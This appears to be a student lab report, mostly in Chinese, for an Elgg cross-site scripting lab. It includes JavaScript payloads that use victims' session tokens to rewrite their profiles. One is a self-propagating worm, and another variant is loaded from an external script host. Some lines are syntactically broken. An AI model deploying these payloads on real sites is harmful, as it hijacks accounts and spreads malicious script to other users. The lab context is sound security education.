
The 'Public' dropdown menu is set to 'Public'. The 'Brief description' field is empty.


```


<script type="text/javascript">
window.onload=function(){
    var userName=elgg.session.user.name;
    var guid+"&guid="+elgg.session.user.guid;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token+"&__elgg_token="+elgg.security.token.__elgg_token;
var name ="&name=" + elgg.session.user.name;
var desc+"&description=Samy is my hero"+"&accesslevel[description]=2";
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
if(elgg.session.user.guid!=47)
    { //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>

```

登录 Bobby 的账号，访问 Sammy 的主页，再回到自己的主页，发现自己的 About me 内容被篡改。




问题 3:为什么需要 1 行代码?注释这行代码,重复你的攻击。解释你的观察。
答:实验手册中 1 的代码是对用户做了一个判断,检查用户目标是不是 samy 自己,如果注释掉的话,当 samy 把攻击代码放入他自己的个人主页后,修改过的主页会立即显示出来,导致主页的攻击代码立刻得到执行,把 samy 主页的攻击主页内容改为"samy is my hero",原来的攻击代码就被覆盖掉了。




Task 6: Writing a Self-Propagating XSS Worm

1、链接方法


在/var/www/html 文件夹中编写文件 xss_worm.js,内容如下。



在 Samy 的个人简介中写入如下内容。




<script type="text/javascript" src="http://www.example.com/xss_worm.js"></script>
登录 Charlie 的账号，访问 Samy 的主页，则 Charlie 自己的主页被篡改。



登录 Admin 的账号，访问 Charlie 的主页，则发现 Admin 的主页也被篡


改。



2、DOM 方法

首先将 Charlie 和 Admin 的主页内容清空。

在 Samy 的 About me 中写入如下内容。





```


<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>";
var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var desc ="&description=Samy is my hero"+wormCode;
desc+="&accesslevel[description]=2";
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+userName+desc+guid; //FILL IN
if(elgg.session.user.guid!=47) {
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
} }
</script>

```

登录 Charlie 的账号，访问 Samy 的主页，则 Charlie 自己的主页被篡改。




登录 Admin 的账号，访问 Charlie 的主页，则发现 Admin 的主页也被篡改。





